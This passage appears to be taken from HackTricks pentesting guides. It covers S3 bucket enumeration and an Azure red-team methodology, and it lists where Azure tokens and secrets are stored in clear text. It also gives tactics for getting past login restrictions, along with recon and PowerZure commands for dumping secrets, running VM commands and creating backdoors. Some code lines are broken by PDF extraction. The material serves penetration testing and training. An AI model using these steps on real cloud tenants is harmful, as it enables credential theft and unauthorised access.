## The previous tool is specialized in creating permutations for subdomains, lets filter that list
### Remove lines ending with "."
cat /tmp/final-words-s3.txt.temp | grep -Ev "\.$" > /tmp/final-words-s3.txt.temp2
### Create list without TLD
cat /tmp/final-words-s3.txt.temp2 | sed -E 's/\.[a-zA-Z0-9]+$//' > /tmp/final-words-s3.txt.temp3
### Create list without dots
cat /tmp/final-words-s3.txt.temp3 | tr -d "." > /tmp/final-words-s3.txt.temp4http://phantom.s3.amazonaws.com/
### Create list without hyphens
cat /tmp/final-words-s3.txt.temp3 | tr "." "-" > /tmp/final-words-s3.txt.temp5
```

```

## Generate the final wordlist
cat /tmp/final-words-s3.txt.temp2 /tmp/final-words-s3.txt.temp3
/tmp/final-words-s3.txt.temp4 /tmp/final-words-s3.txt.temp5 |
grep -v -- "-\." | awk '{print tolower($0)}' | sort -u >
/tmp/final-words-s3.txt

## Call s3scanner
s3scanner --threads 100 scan --buckets-file /tmp/final-words-
s3.txt | grep bucket_exists

```

## Find the Region

You can find all the supported regions by AWS in

<https://docs.aws.amazon.com/general/latest/gr/s3.html>

## By DNS

You can get the region of a bucket with a `dig` and `nslookup` by doing a **DNS request of the discovered IP:**

```

dig flaws.cloud
;; ANSWER SECTION:
flaws.cloud.      5      IN      A      52.218.192.11

nslookup 52.218.192.11
Non-authoritative answer:
11.192.218.52.in-addr.arpa name = s3-website-us-west-
2.amazonaws.com.

```

Check that the resolved domain have the word "website".\ You can access the static website going to: flaws.cloud.s3-website-us-west-2.amazonaws.com \ or you can access the bucket visiting: flaws.cloud.s3-us-west-2.amazonaws.com

## By Trying

If you try to access a bucket, but in the **domain name you specify another region** (for example the bucket is in bucket.s3.amazonaws.com but you try to access bucket.s3-website-us-west-2.amazonaws.com , then you will be **indicated to the correct location**:



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<Error>
  <Code>PermanentRedirect</Code>
  <Message>
    The bucket you are attempting to access must be addressed using the specified endpoint. Please send all future requests to this endpoint.
  </Message>
  <Endpoint>flaws.cloud.s3-us-west-2.amazonaws.com</Endpoint>
  <Bucket>flaws.cloud</Bucket>
  <RequestId>9JCS8YHW1P1M7MXE</RequestId>
  <HostId>
    KoLRK2Ue2+xBM3kM5x7K7gyfb2haAE4vd9B1PgQomQeeMyfEPdFsw/X4hAAqShwwqUkVp0SX0s=
  </HostId>
</Error>
```

## Enumerating the bucket

To test the openness of the bucket a user can just enter the URL in their web browser. A private bucket will respond with "Access Denied". A public bucket will list the first 1,000 objects that have been stored.

Open to everyone:

← → ⌂ ⓘ Not secure | [REDACTED].s3-eu-west-1.amazonaws.com

This XML file does not appear to have any style information associated with it. The document tree is as follows:

```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>[REDACTED]</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  ▼<Contents>
    <Key>LGXBGDCRN84733647.data</Key>
    <LastModified>2018-01-07T13:25:46.000Z</LastModified>
    <ETag>"966fcccd191d9d6ea2b0a6e6bed317a8"</ETag>
    <Size>532109</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  ▼<Contents>
    <Key>LGXBGDCRN85465454.data</Key>
    <LastModified>2018-01-07T13:30:59.000Z</LastModified>
    <ETag>"966fcccd191d9d6ea2b0a6e6bed317a8"</ETag>
    <Size>532109</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  ▼<Contents>
    <Key>LL3BHCDK2J3046429.data</Key>
    <LastModified>2018-01-07T14:16:23.000Z</LastModified>
```

Private:

← → ⌂ ⓘ Not secure | [REDACTED].s3.amazonaws.com

This XML file does not appear to have any style information associated with it. The document tree is as follows:

```
▼<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
  <RequestId>0947492D19A6A5B5</RequestId>
  ▼<HostId>
    IwA3KQoSVrbcngF151KCmVA0qD6dKyZ90ZJyfv0e+7+29a2Rr13TFVruRvm7ppj3kYC+u1HWf6c=
  </HostId>
</Error>
```

You can also check this with the cli:

```
#Use --no-sign-request for check Everyones permissions  
#Use --profile <PROFILE_NAME> to indicate the AWS profile(keys)  
that youwant to use: Check for "Any Authenticated AWS User"  
permissions  
#--recursive if you want list recursivelyls  
#Opcionally you can select the region if you now it  
aws s3 ls s3://flaws.cloud/ [--no-sign-request] [--profile  
<PROFILE_NAME>] [ --recursive] [--region us-west-2]
```

If the bucket doesn't have a domain name, when trying to enumerate it, **only** **put the bucket name** and not the whole AWSs3 domain. Example:

```
s3://<BUCKETNAME>
```

## Public URL template

```
https://<user_provided>.s3.amazonaws.com
```

# References

- <https://www.youtube.com/watch?v=8ZXRw4Ry3mQ>

**Support HackTricks and get benefits!**

# Azure Security

**Support HackTricks and get benefits!**

# I'M STILL BUILDING THE AZURE METHODOLOGY

## Basic Information

[az-basic-information.md](#)

# Azure Pentester/Red Team Methodology

In order to audit an AZURE environment it's very important to know:  
which **services are being used**, what is **being exposed**, who has **access** to  
what, and how are internal Azure services and **external services** connected.

From a Red Team point of view, the **first step to compromise an Azure environment** is to manage to obtain some **credentials** for Azure AD. Here you have some ideas on how to do that:

- **Leaks** in github (or similar) - OSINT
- **Social** Engineering
- **Password** reuse (password leaks)
- Vulnerabilities in Azure-Hosted Applications
  - \*\*[Server Side Request Forgery]\*\*  
(<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf>) with access to metadata endpoint
  - **Local File Read**
    - /home/USERNAME/.azure
    - C:\Users\USERNAME\.azure
    - The file `accessToken.json` in `az cli` before 2.30 - Jan2022 - stored **access tokens in clear text**
    - The file `azureProfile.json` contains **info** about logged user.
    - `az logout` removes the token.

- Older versions of `Az PowerShell` stored **access tokens** in **clear** text in `TokenCache.dat`. It also stores **ServicePrincipalSecret** in **clear-text** in `AzureRmContext.json`. The cmdlet `Save-AzContext` can be used to **store tokens**. Use `Disconnect-AzAccount` to remove them.
- 3rd parties **breached**
- **Internal Employee**
- \*\*[Common Phishing](<https://book.hacktricks.xyz/generic-methodologies-and-resources/phishing-methodology>)\*\*  
(credentials or Oauth App)
  - Device Code Authentication Phishing
- **Azure Password Spraying\*\*\*\***

Even if you **haven't compromised any user** inside the Azure tenant you are attacking, you can **gather some information** from it:

[az-unauthenticated-enum-and-initial-entry](#)

After you have managed to obtain credentials, you need to know **to who do those creds belong**, and **what they have access to**, so you need to perform some basic enumeration:

# Basic Enumeration

Remember that the **noisiest** part of the enumeration is the **login**, not the enumeration itself.

## SSRF

If you found a SSRF in a machine inside Azure check this page for tricks:

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf>

## Bypass Login Conditions



You cannot access this right now

Your sign-in was successful but does not meet the criteria to access this resource. For example, you might be signing in from a browser, app, or location that is restricted by your admin.

In cases where you have some valid credentials but you cannot login, these are some common protections that could be in place:

- **IP whitelisting** -- You need to compromise a valid IP
- **Geo restrictions** -- Find where the user lives or where are the offices of the company and get a IP from the same city (or country at least)

- **Browser** -- Maybe only a browser from certain OS (Windows, Linux, Mac, Android, iOS) is allowed. Find out which OS the victim/company uses.
- You can also try to **compromise Service Principal credentials** as they usually are less limited and its login is less reviewed

After bypassing it, you might be able to get back to your initial setup and you will still have access.

## Whoami

Learn **how to install** az cli, AzureAD and Az PowerShell in the [Az - AzureAD](#) section.

One of the first things you need to know is **who you are** (in which environment you are):

az cli

```
az account list
az account tenant list # Current tenant info
az account subscription list # Current subscription info
az ad signed-in-user show # Current signed-in user
az ad signed-in-user list-owned-objects # Get owned objects by
current user
az account management-group list #Not allowed by default
```

AzureAD

```
#Get the current session state  
Get-AzureADCurrentSessionInfo  
#Get details of the current tenant  
Get-AzureADTenantDetail
```

## Az PowerShell

```
# Get the information about the current context (Account,  
Tenant, Subscription etc.)  
Get-AzContext  
# List all available contexts  
Get-AzContext -ListAvailable  
# Enumerate subscriptions accessible by the current user  
Get-AzSubscription  
#Get Resource group  
Get-AzResourceGroup  
# Enumerate all resources visible to the current user  
Get-AzResource  
# Enumerate all Azure RBAC role assignments  
Get-AzRoleAssignment # For all users  
Get-AzRoleAssignment -SignInName test@corp.onmicrosoft.com #  
For current user
```

## AzureAD Enumeration

By default, any user should have **enough permissions to enumerate** things such us, users, groups, roles, service principals... (check [default AzureAD permissions](#)). You can find here a guide:

[az-azuread.md](#)

Now that you **have some information about your credentials** (and if you are a red team hopefully you **haven't been detected**). It's time to figure out which services are being used in the environment.\ In the following section you can check some ways to **enumerate some common services**.

# **Service Principal and Access Policy**

An Azure service can have a System Identity (of the service itself) or use a User Assigned Managed Identity. This Identity can have Access Policy to, for example, a KeyVault to read secrets. These Access Policies should be restricted (least privilege principle), but might have more permissions than required. Typically an App Service would use KeyVault to retrieve secrets and certificates.

So it is useful to explore these identities.

# **App Service SCM**

Kudu console to log in to the App Service 'container'.

# **Webshell**

Use portal.azure.com and select the shell, or use shell.azure.com, for a bash or powershell. The 'disk' of this shell are stored as an image file in a storage-account.

# Azure DevOps

Azure DevOps is separate from Azure. It has repositories, pipelines (yaml or release), boards, wiki, and more. Variable Groups are used to store variable values and secrets.

# Automated Recon Tools

## ROADRecon

```
cd ROADTools
pipenv shell
roadrecon auth -u test@corp.onmicrosoft.com -p "Welcome2022!"
roadrecon gather
roadrecon gui
```

## Stormspotter

```
# Start Backend
cd stormspotter\backend\
pipenv shell
python ssbackend.pyz

# Start Front-end
cd stormspotter\frontend\dist\spa\
quasar.cmd serve -p 9091 --history

# Run Stormcollector
cd stormspotter\stormcollector\
pipenv shell
az login -u test@corp.onmicrosoft.com -p Welcome2022!
python stormspotter\stormcollector\sscollector.pyz cli
# This will generate a .zip file to upload in the frontend
(127.0.0.1:9091)
```

AzureHound

```

# You need to use the Az PowerShell and Azure AD modules:
$passwd = ConvertTo-SecureString "Welcome2022!" -AsPlainText -
Force
$creds = New-Object System.Management.Automation.PSCredential
("test@corp.onmicrosoft.com", $passwd)
Connect-AzAccount -Credential $creds

Import-Module AzureAD\AzureAD.psd1
Connect-AzureAD -Credential $creds

# Launch AzureHound
. AzureHound\AzureHound.ps1
Invoke-AzureHound -Verbose

# Simple queries
## All Azure Users
MATCH (n:AZUser) return n.name
## All Azure Applications
MATCH (n:AZApp) return n.objectid
## All Azure Devices
MATCH (n:AZDevice) return n.name
## All Azure Groups
MATCH (n:AZGroup) return n.name
## All Azure Key Vaults
MATCH (n:AZKeyVault) return n.name
## All Azure Resource Groups
MATCH (n:AZResourceGroup) return n.name
## All Azure Service Principals
MATCH (n:AZServicePrincipal) return n.objectid
## All Azure Virtual Machines
MATCH (n:AZVM) return n.name
## All Principals with the 'Contributor' role
MATCH p = (n)-[r:AZContributor]->(g) RETURN p

# Advanced queries

```

```

## Get Global Admins
MATCH p =(n)-[r:AZGlobalAdmin*1..]->(m) RETURN p
## Owners of Azure Groups
MATCH p = (n)-[r:AZOwns]->(g:AZGroup) RETURN p
## All Azure Users and their Groups
MATCH p=(m:AZUser)-[r:MemberOf]->(n) WHERE NOT m.objectid
CONTAINS 'S-1-5' RETURN p
## Privileged Service Principals
MATCH p = (g:AZServicePrincipal)-[r]->(n) RETURN p
## Owners of Azure Applications
MATCH p = (n)-[r:AZOwns]->(g:AZApp) RETURN p
## Paths to VMs
MATCH p = (n)-[r]->(g: AZVM) RETURN p
## Paths to KeyVault
MATCH p = (n)-[r]->(g:AZKeyVault) RETURN p
## Paths to Azure Resource Group
MATCH p = (n)-[r]->(g:AZResourceGroup) RETURN p
## On-Prem users with edges to Azure
MATCH p=(m:User)-
[r:AZResetPassword|AZOwns|AZUserAccessAdministrator|AZContribut
or|AZAddMembers|AZGlobalAdmin|AZVMContributor|AZOwnsAZAvereCont
ributor]->(n) WHERE m.objectid CONTAINS 'S-1-5-21' RETURN p
## All Azure AD Groups that are synchronized with On-Premise AD
MATCH (n:Group) WHERE n.objectid CONTAINS 'S-1-5' AND
n.azsyncid IS NOT NULL RETURN n

```

## Azucar

```
# You should use an account with at least read-permission on  
the assets you want to access  
git clone https://github.com/nccgroup/azucar.git  
PS> Get-ChildItem -Recurse c:\Azucar_V10 | Unblock-File  
  
PS> .\Azucar.ps1 -AuthMode UseCachedCredentials -Verbose -  
WriteLog -Debug -ExportTo PRINT  
PS> .\Azucar.ps1 -ExportTo CSV,JSON,XML,EXCEL -AuthMode  
Certificate_Credentials -Certificate C:\AzucarTest\server.pfx -  
ApplicationId 00000000-0000-0000-0000-000000000000 -TenantID  
00000000-0000-0000-0000-000000000000  
PS> .\Azucar.ps1 -ExportTo CSV,JSON,XML,EXCEL -AuthMode  
Certificate_Credentials -Certificate C:\AzucarTest\server.pfx -  
CertFilePath MySuperP@ssw0rd! -ApplicationId 00000000-0000-  
0000-0000-000000000000 -TenantID 00000000-0000-0000-0000-  
000000000000  
  
# resolve the TenantID for an specific username  
PS> .\Azucar.ps1 -ResolveTenantUserName user@company.com
```

## MicroBurst

```
Import-Module .\MicroBurst.psm1  
Import-Module .\Get-AzureDomainInfo.ps1  
Get-AzureDomainInfo -folder MicroBurst -Verbose
```

## PowerZure

```
Connect-AzAccount
ipmo C:\Path\To\Powerzure.ps1
Get-AzureTarget

# Reader
$ Get-Runbook, Get-AllUsers, Get-Apps, Get-Resources, Get-
WebApps, Get-WebAppDetails

# Contributor
$ Execute-Command -OS Windows -VM Win10Test -ResourceGroup
Test-RG -Command "whoami"
$ Execute-MSBuild -VM Win10Test -ResourceGroup Test-RG -File
"build.xml"
$ Get-AllSecrets # AllAppSecrets, AllKeyVaultContents
$ Get-AvailableVMDisks, Get-VMDisk # Download a virtual
machine's disk

# Owner
$ Set-Role -Role Contributor -User test@contoso.com -Resource
Win10VMTest


# Administrator
$ Create-Backdoor, Execute-Backdoor
```

**Support HackTricks and get benefits!**

# Az - Basic Information

**Support HackTricks and get benefits!**


# Organization Hierarchy



## Management Groups

If your organization has **many Azure subscriptions**, you may need a way to efficiently **manage access**, policies, and compliance for those **subscriptions**. **Management groups** — provide a **governance scope above subscriptions**.


Note that **10,000 management groups** can be supported in a single directory and a management group tree can support **up to six levels of depth**.



Each directory is given a single **top-level management group called the root** management group. The root management group is built into the hierarchy to have **all management groups and subscriptions fold up to it**. This root management group allows for **global policies and Azure role assignments** to be applied at the directory level. The [Azure AD Global Administrator](#) needs to elevate themselves to the **User Access Administrator role of this root group** initially. After elevating access, the administrator can **assign any Azure role to other directory users or groups to manage the hierarchy**. As administrator, you can assign **your own account as owner of the root** management group.

The root management group **can't be moved or deleted**, unlike other management groups.

Management groups give you enterprise-grade management at scale no matter what type of subscriptions you might have. However, **all subscriptions within a single management group must trust the same Azure Active Directory (Azure AD) tenant.**



## Azure Subscriptions

An Azure subscription is a **logical container** used to **provision** related business or technical **resources in Azure**. It holds the **details of all your resources** like virtual machines (VMs), databases, and more. When you create an Azure resource like a VM, you identify the **subscription it belongs to**. It allows you to delegate access through role-based access-control mechanisms.

# Resource Groups

A resource group is a **container** that holds **related resources** for an Azure solution. The resource group can include all the resources for the solution, or only those **resources that you want to manage as a group**. Generally, add **resources** that share the **same lifecycle** to the same resource group so you can easily deploy, update, and delete them as a group.

All the **resources** must be **inside a resource group** and can belong only to a group and if a resource group is deleted, all the resources inside it are also deleted.

# Administrative Units

Administrative units let you **subdivide** your organization into **any unit** that you want, and then **assign specific administrators** that can **manage only the members** of that unit. For example, you could use administrative units to delegate permissions to administrators of each school at a large university, so they could control access, manage users, and set policies only in the School of Engineering.

Only **users, groups** and **devices** and be **members** of an **administrative unit**.

Therefore, an **Administrative unit** will **contain** some **members** and other **principals** will be **assigned permissions over that** administrative **unit** that they can use to **manage the members** of the administrative unit.

# Azure vs Azure AD vs Azure AD Domain Services

It's important to note that **Azure AD** is a service **inside Azure**. **Azure** is Microsoft's **cloud platform** whereas **Azure AD** is enterprise **identity service** in Azure.\ Moreover, **Azure AD is not like Windows Active Directory**, it's an identity service that works in a complete different way. If you want to run a **Domain Controller in Azure** for your Windows Active Directory environment you need to use **Azure AD Domain Services**.

# Principals

Azure support different type of principals:

- **User:** A regular **person** with credentials to access.
- **Group:** A **group of principals** managed together. **Permissions** granted to groups are **inherited** by its **members**.
- **Service Principal:** It's an **identity** created for **use** with **applications**, hosted services, and automated tools to access Azure resources. This access is **restricted by the roles assigned** to the service principal, giving you control over **which resources can be accessed** and at which level. For security reasons, it's always recommended to **use service principals with automated tools** rather than allowing them to log in with a user identity.

When creating a **service principal** you can choose between **password authentication** or **certificate authentication**.

- If you choose **password** auth (by default), **save the password generated** as you won't be able to access it again.
- If you choose certificate authentication, make sure the **application will have access over the private key**.
- **Managed Identity:** Managed identities provide an **automatically managed identity** in Azure Active Directory for applications to use when **connecting to resources** that support Azure Active Directory (**Azure AD**) authentication. Applications can use managed identities to

**obtain Azure AD tokens without having to manage any credentials.**

\ There are two types of managed identities:

- **System-assigned.** Some Azure services allow you to **enable a managed identity directly on a service instance.** When you enable a system-assigned managed identity, an identity is created in Azure AD. The identity is tied to the **lifecycle of that service instance.** When the **resource is deleted**, Azure automatically **deletes** the **identity** for you. By design, only that Azure resource can use this identity to request tokens from Azure AD.
- **User-assigned.** You may also create a managed identity as a standalone Azure resource. You can [create a user-assigned managed identity](#) and assign it to one or **more instances** of an Azure service (multiple resources). For user-assigned managed identities, the **identity is managed separately from the resources that use it.**

# Roles & Permissions

**Roles** are assigned to **principals** on a **scope**: principal - [HAS ROLE] -> (scope)

**Roles** assigned to **groups** are **inherited** by all the **members** of the group.

Depending on the scope the role was assigned to, the **role** could be **inherited** to **other resources** inside the scope container. For example, if a user A has a **role on the subscription**, he will have that **role on all the resource groups** inside the subscription and on **all the resources** inside the resource group.

## Classic Roles

<b>Owner</b>	<ul style="list-style-type: none"><li>• <b>Full access to all resources</b></li><li>• <b>Can manage access for other users</b></li></ul>	<b>All resource types</b>
<b>Contributor</b>	<ul style="list-style-type: none"><li>• Full access to all resources</li><li>• Cannot manage access</li></ul>	All resource types
<b>Reader</b>	<ul style="list-style-type: none"><li>• View all resources</li></ul>	All resource types
<b>User Access Administrator</b>	<ul style="list-style-type: none"><li>• View all resources</li><li>• Can manage access for other users</li></ul>	All resource types

## Built-In roles

Azure role-based access control (Azure RBAC) has several Azure **built-in roles** that you can **assign** to **users, groups, service principals, and managed identities**. Role assignments are the way you control **access to Azure resources**. If the built-in roles don't meet the specific needs of your organization, you can create your own **Azure custom roles**.

**Built-In** roles apply only to the **resources** they are **meant** to, for example check this 2 examples of **Built-In roles over Compute** resources:

Disk Backup Reader	Provides permission to backup vault to perform disk backup.	3e5e47e6-65f7-47ef-90b5-e5dd4d455f24
Virtual Machine User Login	View Virtual Machines in the portal and login as a regular user.	fb879df8-f326-4884-b1cf-06f3ad86be52

This roles can **also be assigned over logic containers** (such as management groups, subscriptions and resource groups) and the principals affected will have them **over the resources inside those containers**.


- Find here a list with [all the Azure built-in roles](#).
- Find here a list with [all the Azure AD built-in roles](#).

## Custom Roles

Azure also allow to create **custom roles** with the permissions the user needs.

# Permission Denied

- In order for a **principal to have some access over a resource** he needs an explicit role being granted to him (anyhow) **granting him that permission**.
- An explicit **deny role assignment takes precedence** over the role granting the permission.



# Global Administrator

Users with the Global Administrator role has the ability to '**elevate' to User Access Administrator Azure role to the root management group.** This means that a Global Administrator will be able to manage access **all Azure subscriptions and management groups.**\ \*\*This elevation can be done at the end of the page:

[https://portal.azure.com/#view/Microsoft\\_AAD\\_IAM/ActiveDirectoryMenuBlade~/Properties](https://portal.azure.com/#view/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade~/Properties)

Access management for Azure resources

Admin (admin@contoso.com) can manage access to all Azure subscriptions and management groups in this directory. [Learn more](#)

Yes       No

# Azure RBAC vs ABAC

**RBAC** (role-based access control) is what we have seen already in the previous sections: **Assigning a role to a principal to grant him access over a resource.**\ However, in some cases you might want to provide **more fined-grained access management** or **simplify** the management of **hundreds** of role assignments.

Azure **ABAC** (attribute-based access control) builds on Azure RBAC by adding **role assignment conditions based on attributes** in the context of specific actions. A *role assignment condition* is an **additional check that you can optionally add to your role assignment** to provide more fine-grained access control. A condition filters down permissions granted as a part of the role definition and role assignment. For example, you can **add a**

**condition that requires an object to have a specific tag to read the object.\ You cannot explicitly deny access to specific resources using conditions.**

## Default User Permissions

A basic user will have some **default permissions** to enumerate some parts of AzureAD:

- Read all users, Groups, Applications, Devices, Roles, Subscriptions, and their public properties
- Invite Guests (*can be turned off*)
- Create Security groups
- Read non-hidden Group memberships
- Add guests to Owned groups
- Create new application (*can be turned off*)
- Add up to 50 devices to Azure (*can be turned off*)

You can see the full [list of default permissions of users in the docs](#).

Moreover, note that in that list you can also see the **guests default permissions list**.

Remember that to enumerate Azure resources the user needs an explicit grant of the permission.

# Authentication Tokens

There are **three types of tokens** used in OIDC:

- \*\*[Access Tokens](<https://learn.microsoft.com/en-us/azure/active-directory/develop/access-tokens>): The client presents this token to the resource server to access resources. It can be used only for a specific combination of user, client, and resource and cannot be revoked\*\* until expiry - that is 1 hour by default. Detection is low using this.
- **ID Tokens**: The client receives this token from the authorization server. It contains basic information about the user. It is bound to a specific combination of user and client.
- **Refresh Tokens**: Provided to the client with access token. Used to get new access and ID tokens. It is bound to a specific combination of user and client and can be revoked. Default expiry is 90 days for inactive refresh tokens and no expiry for active tokens.

Information for conditional access is stored inside the JWT. So, if you request the token from an allowed IP address, that IP will be stored in the token and then you can use that token from a non-allowed IP to access the resources.

Check the following page to learn different ways to request access tokens and login with them:

[az-azuread.md](#)

The most common API endpoints are:

- **Azure Resource Manager (ARM)**: management.azure.com
- **Microsoft Graph**: graph.microsoft.com (Azure AD Graph which is deprecated is graph.windows.net)

# References

- <https://learn.microsoft.com/en-us/azure/governance/management-groups/overview>
